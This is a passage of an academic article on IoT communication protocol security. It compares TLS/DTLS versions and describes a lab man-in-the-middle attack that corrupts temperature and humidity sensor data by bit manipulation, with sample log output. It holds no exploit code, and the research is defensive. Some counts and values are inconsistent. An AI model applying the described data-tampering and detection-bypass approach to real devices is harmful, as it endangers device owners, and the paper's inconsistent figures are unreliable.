processes

MDPI

Article

Comparison of IoT Communication Protocols Using Anomaly Detection with Security Assessments of Smart Devices

Akashdeep Bhardwaj [1], Keshav Kaushik [2], Salil Bharany [2,*], Mohamed F. Elnaggar [3,4,*], Mohamed I. Mossad [5] and Salah Kamel [6]

[1] School of Computer Science, University of Petroleum and Energy Studies, Dehradun 248007, India
[2] Department of Computer Engineering & Technology, Guru Nanak Dev University, Punjab 143005, India
[3] Department of Electrical Engineering, College of Engineering, Prince Sattam Bin Abdulaziz University, Al-Kharj 11942, Saudi Arabia
[4] Department of Electrical Power and Machines Engineering, Faculty of Engineering, Helwan University, Hewlan 11795, Egypt
[5] Electrical Engineering Department, Faculty of Engineering, Damietta University, Damietta 34511, Egypt
[6] Department of Electrical Engineering, Faculty of Engineering, Aswan University, Aswan 81542, Egypt
* Correspondence: salil.bharany@gmail.com (S.B.); m.elnaggar@psau.edu.sa (M.F.E.)

Abstract: The authors implemented an attack scenario that involved simulating attacks to compromise node and sensor data. This research proposes a framework with algorithms that generates automated malicious commands which conform to device protocol standards and bypass compromise detection. The authors performed attack-detection testing with three different home setup simulations and referred to Accuracy of Detection, Ease of Precision, and Attack Recall, with the F1-Score as the parameter. The results obtained for anomaly detection of IoT logs and messages used K-Nearest Neighbor, Multilayer Perceptron, Logistic Regression, Random Forest, and linear Support Vector Classifier models. The attack results presented false-positive responses with and without the proposed framework and false-negative responses for different models. This research calculated Precision, Accuracy, F1-Score, and Recall as attack-detection performance models. Finally, the authors evaluated the performance of the proposed IoT communication protocol attack framework by evaluating a range of anomalies and compared them with the maliciously generated log messages. IoT Home #1 results in which the model involving an IP Camera and NAS device traffic displayed 97.7% Accuracy, 96.54% Precision, 97.29% Recall, and 96.88% F1-Score. This demonstrated that the model classified the Home #1 dataset consistently.

Keywords: cyberattacks; Internet of Things; IoT; IoT attacks; IoT communication; IoT framework; IoT protocols

check for updates

Citation: Bhardwaj, A.; Kaushik, K.; Bharany, S.; Elnaggar, M.F.; Mossad, M.I.; Kamel, S. Comparison of IoT Communication Protocols Using Anomaly Detection with Security Assessments of Smart Devices. *Processes* **2022**, *10*, 1952. https://doi.org/10.3390/pr10101952

Academic Editor: Christian Schneider

Received: 12 August 2022
Accepted: 14 September 2022
Published: 27 September 2022

1. Introduction

The use of smart home and industrial devices for gathering and processing data has increased significantly in the past few years, including the user's comfort levels and task automation. Such devices on the Internet or IoT do not include high-end security features, as the hardware components deployed in IoT devices lack security assurance, integrity, and privacy. This paper compares datagram and transport layer security protocol versions for IoT devices. The IoT is one of the fastest developing domains, and it is estimated to reach about 1.4 billion devices by 2023 [1]. The IoT is the future phase of communication, with physical devices being able to generate, receive, and exchange data seamlessly. IoT applications aim to automate various operations and enable passive physical things to operate without the need for humans. The IoT is a complex technology that functions as an extension of the current Internet, blending digital technology into our physical world into things on the Internet. IoT devices communicate with other nodes and sensors based on the changes in the environment and send that data to other IoT nodes. The devices are segmented into B2C or business to consumer, including the end-user or customers, and business to business. The IoT Ecosystem is built upon the Hardware-defined sensors, integrated circuits, and microcontroller components that collect data and send it to the Software, IT-defined modules that transform the data into useful information and transport this transport network layer for analytics to provide value and intelligence.

These low-quality devices do not implement any advanced data encryption or device authentication. This leads to the failure to mitigate threats posed by attacks on these devices and ecosystems. Due to the nature of the Internet, attackers deploy command-and-control servers to sniff and inject malware to compromise IoT node-to-node communications. Recently, IoT devices have increased the embedded system's network connectivity and computing capability. The large-scale deployment of IoT has affected our lives significantly. This displays the lack of protection and security protocols on the IoT software and hardware side, which are marked as entry points for the attackers to launch malicious attacks. These devices are implemented as smart sensors that can share information about their environment, e.g., wearable health monitors, wireless inventory trackers, and as connected devices that send data to the Internet about that device's state or receive commands to execute actions and take subsequent steps. This ability of IoT devices to 'talk' to other devices and move the generated data at the edge points to the central servers makes them valuable. This interaction happens by using multiple IoT communication protocols, which, as an integral collection, are essential to ensure the IoT ecosystem works. However, these IoT protocols do not work efficiently in every scenario. Each protocol has different features and combinations of capabilities, making them suitable for specific IoT deployments. These deployment features depend on power consumption, speed, battery life, physical barriers, device cost, and the geographical environment. The communication is built upon the network technology stack for data to be transferred across the entire ecosystem. However, due to a lack of security, IoT communication protocols are insecure. Due to a lack of security, an attacker might launch an attack and leak sensitive data, potentially exposing the entire network. The gadgets are always linked and in constant communication, both within and outside the network. IoT device-to-device interactions allow these things on the Internet to communicate with one another in order to transmit data, receive and send orders, and communicate in general. The major IoT protocols are illustrated in Figure 1 and described below:




Figure 1. IoT communication protocols—MQTT and CoAP.

- The MQTT (Message Queuing Telemetry Transport) protocol works by using publish–subscribe architecture. This enables one too many communications and is mediated by a controller or broker node. The messages are sent, received, and categorized by topics, which function as labels. The protocol can work unreliably, with unpredictable high latency and low bandwidth.

- The CoAP (constrained application protocol) [2] works with HTTP over UDS for secure communications; this allows devices to work in environments having low energy, availability, and bandwidth.
- The MPQ, or advanced message queuing protocol [3,4], allows interoperability between different IoT nodes irrespective of the platforms or the message brokers. This offers reliability and security.
- BLE, or Bluetooth, uses short-wave ultra-high frequency radio communication (How to Deploy Cassia Bluetooth) [5] for audio data streaming during short distances. This IoT protocol tends to consume less power than the standard Bluetooth connections, so it has become appealing for wearable devices deployed in healthcare, trackers, or fitness consumer and commercial products.
- LoRA or Long Range [6] is a non-cellular wireless protocol for secure data transmission.

Although IoT technology is still evolving, IoT attacks have already matured. The research community has recently focused on security challenges affecting the Internet-of-Things platform. The popularity of low-cost short-range data transmission is primarily due to the recent explosion of IoT devices combined with the requirement for an economical way of transmitting data. Since no single IoT protocol is best suited for every deployment, IoT design architects must determine the best protocols per the environment, architecture, and deployment circumstances. Considering the emergence and widespread use of IoT and the in-built insecure protocols, it is reasonable to expect that attackers would soon perform malicious activities during device-to-device communications. Mirai malware [7], which compromises over 600 thousand IoT devices worldwide, is one of the prime examples. The poisoning of IoT data [8] being generated instead of compromising device apps and services would also be an indirect attack, too.

Looking at these security gaps, the highlights of this paper are as follows:

- Compares 1.2 and 1.3 versions of datagram and transport layer security protocols for IoT devices.
- Simulated a man-in-the-middle attack to compromise sensor data during communication
- Proposes a framework to generate automated malicious commands which conform to device protocol standards and bypass compromise detection.
- Performance results are presented for three IoT-based setups, using attack-detection parameters such as Precision, Accuracy, F1-Score, and Recall.

This research is organized as follows: Section 2 presents the literature survey of related and selected research work and their classifications. Section 3 compares TLS and DTLS related to energy consumed, network traffic overhead, size of memory footprint, and configuration code for versions 1.2 and 1.3. Upgrading to the 1.3 version improved security, energy consumption, overheads, and memory size. Section 4 presents a simulated attack on the IoT communication protocols, manipulating the temperature and humidity sensors that resulted in data mismatch and node compromise. Section 5 presents the proposed IoT attack framework as ICOM and the detailed steps and algorithms for each phase. The results that were obtained are presented in Section 6 for anomaly detection of IoT logs and messages, using K-Nearest Neighbor, Multilayer Perceptron, Logistic Regression, Random Forest, and linear Support Vector Classifier models. The attack results presented a false-positive response, with and without the proposed framework, and a false-negative response for different models. The authors also calculated the Precision, Accuracy, F1-Score, and Recall as attack-detection performance models.

2. Related Work

The authors have researched 220 research publications since 2018 to date from Elsevier, IEEE, ACM, and other referred journals. These works were categorized to match with this existing research to finalize 22 closely matched and relevant results; the selection process is illustrated in Figure 2.



First Stage
•Identified 245 research papers since 2018 to date
Second Stage
•Include related keywords, summary, and metadata
Third Stage
•Duplicate and unmatched research was excluded
Final Stage
•Finalized 23 closely matched and relevant research.

Figure 2. Research-selection methodology.

The process to finalize the 23 research categories is presented in Table 1; the authors segregated the related research work as per keywords, summary, and metadata. The classification provided an overall distribution ratio about 14 to 26 percent.

Table 1. Research-paper categories.

Classification	First Stage	Second Stage	Third Stage	Final	Breakup %
IoT Security	64	42	17	6	25.48%
IoT Protocols	45	29	12	4	18.69%
Datagram TLS	35	23	10	3	14.54%
Protocol Security	52	34	14	5	21.60%
Man-in-the-Middle	49	32	13	5	20.36%
	245	159	67	23	

According to Shin et al. [9], no research on securing route optimization for IoT networks has been performed. The authors presented a secure route optimization strategy for smart home systems. The route optimization and phases of the proposed security protocol are meant for authentication, key exchange, perfect forward secrecy, and privacy protection. Security analysis tools, reasoning, and automated validation of Internet security protocols and apps are all used to ensure its safety. According to the results of the comparative analysis, the suggested protocol outperformed other IoT protocols.

Neshenko et al. [10] concentrated mainly on IoT vulnerabilities. The authors present a complete categorization of current state-of-the-art studies that target various aspects of the Internet-of-Things paradigm. This seeks to make IoT research easier by combining, comparing, and contrasting disparate research efforts. The authors proposed a taxonomy that sheds light on IoT vulnerabilities; attack vectors; impacts on a various objective; and attacks, including vulnerabilities, remediation methodologies, and currently available operational cyber security capabilities to infer and monitor such flaws. This presented a multifaceted study viewpoint on IoT vulnerabilities, including technical specifics and repercussions, which are expected to be used to achieve repair goals.

Cao et al. [11] recommended several improvements to the security of IoT networks. The writers provided an outline of the network architecture, as well as network security functions. The study also looked at new features and methodologies, such as enabling large-scale Internet of Things, device-to-device, and vehicle-to-everything connections. The authors examined security features, security requirements or vulnerabilities, existing security solutions, and some outstanding challenges related to emerging IoT features and methodologies.

Lounis et al. [12] reviewed attacks on IoT wireless infrastructures in general, and the most utilized short-range wireless communication methods in resource-constrained IoT in particular. This study created a taxonomy of these assaults based on a security service-based attack categorization and discussion of existing security defenses, defenses for mitigating specific attacks, and their limitations.

Zhang et al. [13] suggested an IoT device-to-device secure acoustic short-range communication system. The authors used information theory to examine the security and suggested security enhancement strategies for acoustic communication that combine device mobility with a secret sharing system. The authors have devised a secure data transfer technique that uses acoustic waves to send data. This technique may be used in various security-sensitive circumstances, including device pairing, contactless payments, and the exchange of personal data.

Due to their limited computational and memory capabilities, IoT devices implementing wireless network protocols are vulnerable to significant security risks, limiting the usage of heavyweight intrusion defense and security methods. Security administrators must regularly conduct comprehensive vulnerability evaluations of IoT devices to solve this issue. While the goal of security scans is to increase IoT security, the resulting network performance might harm IPSec services. Verma et al. [14] improved the present mathematical models to assess IoT security by using network port scanning for performance and IPsec services. Numerical analysis was used to verify the effectiveness of the suggested framework, which reveals that the proposed technique reduces the danger to IoT devices while probing them at an ideal scan rate.

Al-Garadi et al. [15] presented a thorough overview of the machine- and deep-learning methodologies that may be utilized to build increased security solutions for IoT systems. IoT security threats connected to inherent or newly introduced dangers are explored, as well as numerous potential IoT system attack surfaces and the potential threats associated with each surface. The authors examined the IoT security approaches and discussed each method's benefits, drawbacks, and prospects. The benefits and drawbacks of using them for IoT security and prospective future research avenues were examined.

Many low-cost IoT commercial goods lack adequate security features, making them vulnerable to, and even the source of, a variety of security threats. Meneghello et al. [16] provided an outline of security vulnerabilities in the IoT market, as well as potential countermeasures. The authors examined attacks against genuine IoT devices and highlighted particular security features used by the most prevalent IoT communication protocols. The study assessed the security of IoT protocols in terms of several security properties, including confidentiality, anonymity, privacy, authentication, data integrity, resilience, access control, authorization, and self-organization.

Zhou et al. [17] presented and calculated the secrecy capacity of a uniform circular array-based multi-mode OAM system. The authors looked at phase profiles, channel capacity, and received power of OAM beams in terms of different system parameters in oblique circumstances and addressed the suggested OAM wiretap system's security. Due to the intrinsic divergence and spiral phase structure of OAM beams, the results reveal that the system employing vortex waves is superior to traditional communication systems using planar electromagnetic waves in system security. The findings can be used to guide future studies and the implementation of OAM communications.

The ever-increasing usage of IoT necessitates high levels of security, authentication, privacy, and attack recovery. To achieve end-to-end secure IoT environments, making the necessary adjustments in the architecture of IoT applications is critical. Security-related difficulties and threat sources in IoT applications were examined by Hassija et al. [18]. The authors highlighted how to use upcoming and existing technologies, such as Blockchain, Fog and Edge computing, and machine learning, to solve security challenges and increase the trust levels of IoT devices.

Man-in-the-middle attacks pose a security risk to industrial IoT, sensors, and control systems. Tian et al. [19] suggested a security mitigation strategy for MITM attacks in the IIoT: low-latency and high-reliability. The authors proposed fingerprinting IIoT applications that use radiofrequency. The approach used radiofrequency for secure authentication and communication service delivery. The results showed that devices could be identified when the SNR was over 6.51 dB and nearly 99.9% when the SNR was about 16 dB. In the IIoT, the new security method has proven to be effective in preventing MITM attacks.

IoT devices are prone to security vulnerabilities for various reasons, including insecure design and setup. The behavior detection model was proposed by Wang et al. [20], and the system built the IoT device behavior, which included communication and interaction behaviors. The author discussed how automated behavior extraction techniques and created behavior rule can identify device behaviors in real time. The assessment findings reveal that, on average, harmful interaction behaviors are detected over 94% of the time, malicious communication activity is detected over time, and system operating time delay is just milliseconds.

Yang et al. [21] presented a labeled transition framework to offer operational semantics for security protocols; the transition relation was specified by the transition rules, including the create, transmit, and receive rules. A formal explanation of the invader model in this framework is also provided. The suggested intruder model is weaker than the Dolev–Yao model because of the attacker's capabilities. Furthermore, the ideas of mapping and trace equivalence are presented, as well as the formal definition of sender anonymity. To demonstrate the applicability of the proposed paradigm, the authors examined the sender anonymity of the Crowds protocol, using the probabilistic-model-checking tool PRISM. The experimental results revealed links between sender anonymity and the number of nodes, route reformulations, and forwarding probability, indicating how to ensure sender privacy in anonymous communication protocols.

Wearable gadgets are slowly making their way into the medical profession. The medical Internet of Things (IoT) has become more prevalent in many aspects of medical care. Medical IoT communication networks operate in challenging conditions due to the complexity of medical health application situations. For medical IoT communication networks, the problem of secure communication is critical. The secrecy performance of medical IoT communication networks was researched by Yin et al. [22]. A cooperative communication technique was chosen to increase secrecy performance, the average secrecy capacity (ASC) was utilized as a metric, and the expressions were first generated [23–28]. Then an intelligent prediction technique for secrecy performance was presented. The suggested strategy was validated by using extensive simulations. The suggested approach achieved a higher Prediction Precision than prior techniques [29–33].

Table 2 presents the comparison of the references from the literature survey for their research features.

Table 2. Reviewed features of the literature.

Authors	Year	Home IoT	Commercial	Security	Communication	AI Based
Cao et al. [11]	2020		X	X		
Lounis et al. [12]	2020		X	X		
Al-Garadi et al. [15]	2020	X		X		X
Zhou et al. [17]	2020		X		X	X
Verma et al. [14]	2021	X		X		
Wang et al. [20]	2021	X		X		
Bharany et al. [23]	2021		X	X		X
Yahuza et al. [27]	2021		X	X		
Paredes et al. [29]	2021		X	X		X
Yang et al. [21]	2022		X		X	X
Yin et al. [22]	2022					
Kaur et al. [24]	2022		X		X	
Bharany et al. [26]	2022		X		X	
Bharany et al. [28]	2022	X			X	X
Bharany et al. [30]	2022		X	X		X
Shuaib et al. [31]	2022		X	X		X

3. TLS and DTLS Comparison

Transport Layer Security (TLS) proposes to provide secure communications between two endpoints. This is implemented by using a secure communication channel that guarantees data confidentiality, integrity, and authenticity. In the first step, a TLS handshake is performed for authentication and key exchange. The next step involves establishing the parameters and key to use till the communication is valid or the maximum limit for records is attained—the two endpoints need to communicate again with the new handshake protocol. Datagram Transport Layer Security or DTLS is a datagram-based stream-oriented communications protocol. This provides security for Internet TCP traffic related to IoT applications and services which send data or receive communication actions to execute. DTLS is designed to prevent data tampering, message forgery, and eavesdropping. DTLS protocol aids in preserving the application semantics during device data transfers, so there are no app communication delays or latency issues. This is especially useful for securing VPN tunnels, internet telephony, remote connections, streaming, and VoIP for IoT applications and services that are delay-sensitive, running on socket buffers and file descriptors. DTLS provides communication security for datagram packets, for example, CoAP running over UDP. DTLS is like TLS in design and functions across UDP and non-IP-based transport protocols, using an unreliable datagram transport stack. Most DTLS-based applications involve three critical steps for packet IO, namely tracking connection states, performing encryption, and decryption for packets, as illustrated in Figure 3.

	CoAP
	DTLS
CoAP	UDP
DTLS	IP
3GPP IoT	Ethernet
Non-IP based Transport	IP based Transport

Figure 3. IP and non-IP-based transport.

This research also compared versions 1.2 and 1.3, using IoT devices as the reference hardware as Arm Cortex (STM332F407VET6), ACD5232 board, ESP32-Ethernet key, and Digi-key (Microchip) devices with RIOT OS 1MB flash memory and 4GB RAM. The setup was implemented by using serial 6LoWPAN over Ethernet protocol to gather raw data. The setup initially focused on low-power IoT devices to evaluate TLS and DTLS as the security protocols for configuration and libraries to simulate different IoT implementations. This paper compared the energy consumed, network traffic, configuration code size, and stack and heap size. This paper evaluated the impact of upgrading implementations from versions 1.2 and 1.3. Table 3 shows that upgrading to version 1.3 reduces the energy consumption by more than 15% for all versions, thus reducing the overhead during the communication and handshake process for the bytes being transmitted.

Table 3. Energy-consumption comparison.

TLS/DTLS	Ver 1.2	Ver 1.3	Difference	Variance
TLS with PSK, AES	2.6	2.2	−0.4	−15.38%
TLS with ECDHE-ECDSA, AES	88.6	71.6	−17	−19.19%
DTLS with PSK, AES	1.9	1.5	−0.4	−21.05%
DTLS with ECDHE-ECDSA, AES	85.8	71.2	−14.6	−17.02%

For network traffic, as presented in Table 4, TLS increases as compared to DTLS, which decreases after an upgrade to 1.x. The protocol record-layer optimization methods are most likely responsible for the DTLS slow traffic overhead.

Table 4. Comparing TLS/DTLS network traffic overhead.

TLS/DTLS	Ver 1.2	Ver 1.3	Difference	Variance
TLS with PSK, AES	345	394	49	14.20%
TLS with ECDHE-ECDSA, AES	1545	1515	−30	−1.94%
DTLS with PSK, AES	638	512	−126	−19.75%
DTLS with ECDHE-ECDSA, AES	1845	1611	−234	−12.68%

The authors also reviewed the memory size for different TLS/DTLS versions, as presented in Table 5. This illustrates the fact that different crypto algorithms and libraries in embedded devices have a higher trade-off of over 26% for AES as compared to around 17% ECDHE for versions 1.2 and 1.3. This means that no substantial memory size is required for TLS/DTLS 1.3, so IoT vendors can benefit by upgrading to 1.3 without upgrading the disk size.

Table 5. Comparing TLS/DTLS memory footprints.

TLD/DTLS	Ver 1.2	Ver 1.3	Memory Difference	Variance
TLS with PSK, AES	17,935	22,971	5036	28.08%
TLS with ECDHE-ECDSA, AES	47,712	55,192	8480	17.77%
DTLS with PSK, AES	21,987	27,892	5905	26.86%
DTLS with ECDHE-ECDSA, AES	57,976	67,894	9918	17.11%

Table 6 reveals there is no significant variance in the configuration code size for different IoT boards for TLS/DTLS version; however, the crypto code for certain microcontrollers that provide caching capabilities would require a detailed analysis before designing and providing an optimized implementation.

Table 6. Comparing TLS/DTLS configuration code size.

TLS/DTLS	V1.2 Flash	V1.3 Flash	V1.2 Stack	V1.3 Stack
TLS with PSK, AES	17,893	21,561	8176	8145
TLS with ECDHE-ECDSA, AES	45,781	51,692	8181	8176
DTLS with PSK, AES	21,356	27,914	8162	8156
DTLS with ECDHE-ECDSA, AES	51,671	68,932	8181	8176

As compared to TLS/DTLS 1.2, the newer version 1.3 presents improved security, energy consumption, and memory size, with nominal roundtrip overhead, which indicates that upgrading IoT devices to the new version is helpful and can be accomplished with little memory and RAM usage on the devices.

Attack on IoT Communication Protocols

Lack of security is the main reason for the IoT sensor's wireless communication being vulnerable, creating opportunities for attackers to exploit and compromise critical data in the connected IoT node and their wireless networks. A single IoT node being compromised can compromise the integrity of the whole network. Figure 4 illustrates the IoT device monitoring adapters and network connectivity.

Figure 5 demonstrates the attack on an IoT node leading to the exploitation of the IoT devices researched in this manuscript in Table 7. To simulate an IoT communications implementation, this research used Raspberry Pi sensors for gathering temperature and humidity data. The data are transmitted to a microcontroller, using Digi Xbee protocol to control the nodes. The man-in-the-middle attack is performed by using an 8-bit AT-Mega169PB microcontroller endpoint node which uses low-power technology running on 25 µA. During normal operations, the microcontroller would receive commands from the Raspberry Pi and relay the actions to execute to the sensors after every 500 ms. After the secure handshaking process, the sensors transmit data which are saved on the nodes and relayed to the microcontroller Raspberry. Sensors are low-power components that lack advanced crypto security. When the endpoints are attacked, sensor-node components can be induced to cause glitches in voltage, leading to sensor malfunctioning and humidity and temperature data being corrupted. The ATMega168PB is sent as a bitwise data manipulation XOR command to invert the least-significant bit (LSB). This generates a new checksum which is sent to the microcontroller and mimics a standard data transmission process for standard and modified transmission.




Figure 4. IoT device monitoring and network connectivity.





Figure 5. IoT nodes' communication for temperature and humidity sensors.

Table 7. Presents the working environment and setup for the research.

Device Type	Brand	Model
Temperature Sensors	MRS 7 Semi	SHT20 I2C
Humidity Sensors	Evelta	SHT41-AD1_B-R2
Endpoint Devices	HP	Probook 440 G8 Notebook Windows 10 PC (Intel i7, 8 GB RAM, 500 GB drive

Attacks performed on this setup, as illustrated in Figure 6, validate that attackers could control the transmitted data from the sensor nodes by altering the bits or forcing them to zero before being sent to the microcontroller. The bits can also be shuffled, or the bytes can even be split into 4 bits. This attack set the 10th, 17th, 23rd, and 29th bits to zero, which displays the manipulated and inaccurate temperature values. Figure 6 illustrates the temperature change to 15 °C and humidity to 126%. The attacker can even combine bits to create 16-bit keys, like standard node transmission, so the change would be undetected, and the data modification can be bypassed.



```
"Project: ICOM By Akashdeep Bhardwaj"
Temperature = 15.0 Deg C; Humidity = 135.0
Temperature = 15.0 Deg C; Humidity = 135.0
Temperature = 15.0 Deg C; Humidity = 135.0
Temperature = 15.0 Deg C; Humidity = 135.0
Temperature = 15.0 Deg C; Humidity = 135.0
Temperature = 15.0 Deg C; Humidity = 135.0
Temperature = 15.0 Deg C; Humidity = 135.0
Temperature = 15.0 Deg C; Humidity = 135.0
Temperature = 15.0 Deg C; Humidity = 135.0
Temperature = 15.0 Deg C; Humidity = 135.0
Temperature = 15.0 Deg C; Humidity = 135.0
Temperature = 15.0 Deg C; Humidity = 135.0
"Cannot connect to Sensor # 1"
Temperature = 15.0 Deg C; Humidity = 135.0
Temperature = 15.0 Deg C; Humidity = 135.0
Temperature = 15.0 Deg C; Humidity = 135.0
Temperature = 15.0 Deg C; Humidity = 135.0
"Cannot connect to Sensor # 1"
"Data mismatch alert for Sensor#1"
```

```
"Project: ICOM By Akashdeep Bhardwaj"
Temperature = 13.0 Deg C; Humidity = 128.0
Temperature = 13.0 Deg C; Humidity = 128.0
Temperature = 13.0 Deg C; Humidity = 128.0
Temperature = 13.0 Deg C; Humidity = 128.0
Temperature = 13.0 Deg C; Humidity = 128.0
Temperature = 13.0 Deg C; Humidity = 128.0
Temperature = 13.0 Deg C; Humidity = 128.0
Temperature = 13.0 Deg C; Humidity = 128.0
Temperature = 13.0 Deg C; Humidity = 128.0
Temperature = 13.0 Deg C; Humidity = 128.0
Temperature = 13.0 Deg C; Humidity = 128.0
Temperature = 13.0 Deg C; Humidity = 128.0
Temperature = 13.0 Deg C; Humidity = 128.0
Temperature = 13.0 Deg C; Humidity = 128.0
Temperature = 13.0 Deg C; Humidity = 128.0
Temperature = 13.0 Deg C; Humidity = 128.0
"Cannot connect to Sensor # 2"
"Data mismatch alert for Sensor#2"
```

Figure 6. Compromised temperature and humidity sensors.

The gold standard for internet security was SSL, which has been upgraded to use TLS. Data transferred between a client computer and a server running a website via the Internet are encrypted by using this method. This immediately thwarts several attempts since, even if a hacker manages to collect encrypted data, he or she will be unable to read it or make use of it without the private decryption key. The most prevalent approaches, their effects on businesses, and recommendations for prevention are described in the instances that follow:

- Advanced Persistent Malware: Organizations must identify all SSL/TLS-using systems, install new keys and certificates on servers, revoke vulnerable certificates, and verify that the newly installed keys and certificates are functional in order to defend themselves from sophisticated persistent malware.
- SSL Striping: A majority of visitors connect to a website's page that redirects through a 302 redirect, or they get on an SSL page via a link from a non-SSL site, which is the target of SSL Stripping Attacks. The victim's request is sent to the server of the online store by the attacker, who then obtains the secure HTTPS payment page. The secure payment page is completely within the attacker's control; he or she converts it from HTTPS to HTTP and delivers it back to the victim's browser. The browser has been switched. All of the victim's data will now be transmitted in plain text, making it possible for the attacker to intercept it. The website's server will believe that a secure connection has been made, which it has, but with the attacker's computer and not the victim's.
- Attacks known as man-in-the-middle (MITM): If the server key for a website is obtained, the attacker can impersonate the server. In certain instances, the root key is stolen from the issuing Certificate Authority (CA) and used by criminals to create their own certificates that are signed by using the stolen root key.
